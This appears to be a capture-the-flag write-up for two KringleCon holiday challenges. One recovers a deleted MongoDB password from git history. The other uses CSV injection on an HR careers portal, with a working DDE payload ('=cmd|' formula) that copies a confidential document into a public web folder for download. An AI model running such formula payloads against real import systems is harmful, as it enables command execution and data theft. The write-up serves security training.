
Main Challenge

HR Incident Response



Hint Challenge

The Dev Ops Fail Analysis

Cranberry Pi terminal challenge

Hint Challenge

The Dev Ops Fail Analysis

Cranberry Pi terminal challenge

Sparkle Redberry at 2nd floor go left from the stairs you will find him at your left .

Hi, I'm Sparkle Redberry!

Ugh, can you believe that Elf Resources is poking around? Something about sensitive info in my git repo.

I mean, I may have uploaded something sensitive earlier, but it's no big deal. I over-wrote it!

Care to check my Cranberry Pi terminal and prove me right?

Finding Passwords in Git > Search Git for Passwords

https://en.internetwache.org/dont-publicly-expose-git-or-how-we-downloaded-your-websites-sourcecode-an-analysis-of-alexas-1m-28-07-2015/

Git Cheat Sheet

https://gist.github.com/hofmannsven/6814451

Terminal Screen

Solution

1. Using ls command list all files and directories :

   ls -la

2. Navigate to kcconfmgmt directory then list all files and directories :

```
elf@19599985b002:~/kcconfmgmt$ ls -la
total 72
drwxr-xr-x 1 elf elf  4096 Nov 14 09:48 .
drwxr-xr-x 1 elf elf  4096 Dec 14 16:30 ..
drwxr-xr-x 1 elf elf  4096 Nov 14 09:48 .git
-rw-r--r-- 1 elf elf    66 Nov  1 15:30 README.md
-rw-r--r-- 1 elf elf  1074 Nov  3 20:28 app.js
-rw-r--r-- 1 elf elf 31003 Nov 14 09:46 package-lock.json
-rw-r--r-- 1 elf elf   537 Nov 14 09:48 package.json
drwxr-xr-x 1 elf elf  4096 Nov  2 15:05 public
drwxr-xr-x 1 elf elf  4096 Nov  2 15:05 routes
drwxr-xr-x 1 elf elf  4096 Nov 14 09:47 server
drwxr-xr-x 1 elf elf  4096 Nov  2 15:05 views
```

   now we have our .git folder

3. Let's use log option to see commit logs :

   git log

```
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default settings
 in config.js.def need to be updated before use

commit b2376f4a93ca1889ba7d947c2d14be9a5d138802
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 13:25:32 2018 -0500

    Add passport module

commit d99d465d5b9711d51d7b455584af2b417688c267
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Wed Nov 7 16:57:41 2018 -0500

    Correct typos, runs now! Change port for MongoDB connection

commit 68405b8a6dcaed07c20927cee1fb6d6c59b62cc3
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Tue Nov 6 17:26:39 2018 -0500

    Add initial server config
```

We found logs for add/remove action done by Sparkle Redberry And the modified file is: config.js :

commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b

Per @tcoalbox admonishment, removed username/password from config.js, default settings in config.js.def need to be updated before use

commit 68405b8a6dcaed07c20927cee1fb6d6c59b62cc3

Add initial server config

4. Let's use diff option to see commit modifications specially config.js file :

```
git diff 68405b8a6dcaed07c20927cee1fb6d6c59b62cc3
```

We found password from add/remove actions :

- 'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:10073/node-api'


+ 'url' : 'mongodb://username:password@127.0.0.1:27017/node-api'

The mongodb Standard Connection String Format :

mongodb://[username:password@]host1[:port1][,host2[:port2],...[,host-N[:portN]]][/[database][?options]]

So the mongodb password is : twinkletwinkletwinkle

5. Let's enter the answer twinkletwinkletwinkle into runtoanswer :



Oh my golly gracious - Tangle was right? It was still in there? How embarrassing!
Well, if I can try to redeem myself a bit, let me tell you about another challenge you can help us with.
I wonder if Tangle Coalbox has taken a good look at his own employee import system.
It takes CSV files as imports. That certainly can expedite a process, but there's danger to be had.
I'll bet, with the right malicious input, some naughty actor could exploit a vulnerability there.
I'm sure the danger can be mitigated. OWASP has guidance on what not to allow with such uploads.

CSV Injection Talk
Somehow Brian Hostetler is giving a talk on CSV injection WHILE he's giving a talk on Trufflehog. Whatta' guy!

OWASP on CSV Injection > OWASP CSV Injection Page
https://www.owasp.org/index.php/CSV_Injection

Main Challenge

HR Incident Response

https://careers.kringlecastle.com/

Solution

1. Recommended Watch Brian Hostetler' talk about CSV injection :
   https://www.youtube.com/watch?v=Z3qpcKVv2Bg
2. Let's begin with creating our CSV injection file, First we need to find publicly accessible folder to fetch the file "candidate_evaluation.docx" into , try modify url by adding the name of the file we are looking for :
   https://careers.kringlecastle.com/candidate_evaluation.docx

You will get this error :

```
Publicly accessible file served from:
C:\careerportal\resources\public\ not found.....
Try: https://careers.kringlecastle.com/public/'file name you are looking for'
```

Which reveals the location of the publicly accessible folder "C:\careerportal\resources\public\".

And the location of the file after successfully fetch it to public folder
https://careers.kringlecastle.com/public/candidate_evaluation.docx

3. Let's shape our PowerShell command we will use to copy the file to public folder :

```
=cmd|'/c copy "C:\candidate_evaluation.docx" "C:\careerportal\resources\public\" '
```

You can use Microsoft excel sheet (or similar software) to create the file or just use notepad by adding ";" to the end of the command to be create csv file with one raw and one column :

```
=cmd|'/c copy "C:\candidate_evaluation.docx" "C:\careerportal\resources\public\" ';
```

4. Upload the file into Elf InfoSec Careers website .
5. Goto url for our file (you need to wait about a minute for the file to accessible) :
   https://careers.kringlecastle.com/public/candidate_evaluation.docx
6. Open the file and read the information , we are looking for the job applicant whose name begins with "K.":

Candidate Name: Krampus

   the job applicant we are looking for is Krampus
7. Let's find which terrorist organization is secretly supported by him :

Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization Fancy Beaver who openly provides technical support to the villains that attacked our Holidays last year.

   the terrorist organization is Fancy Beaver.

Go to your Badge > Objectives > Enter Fancy Beaver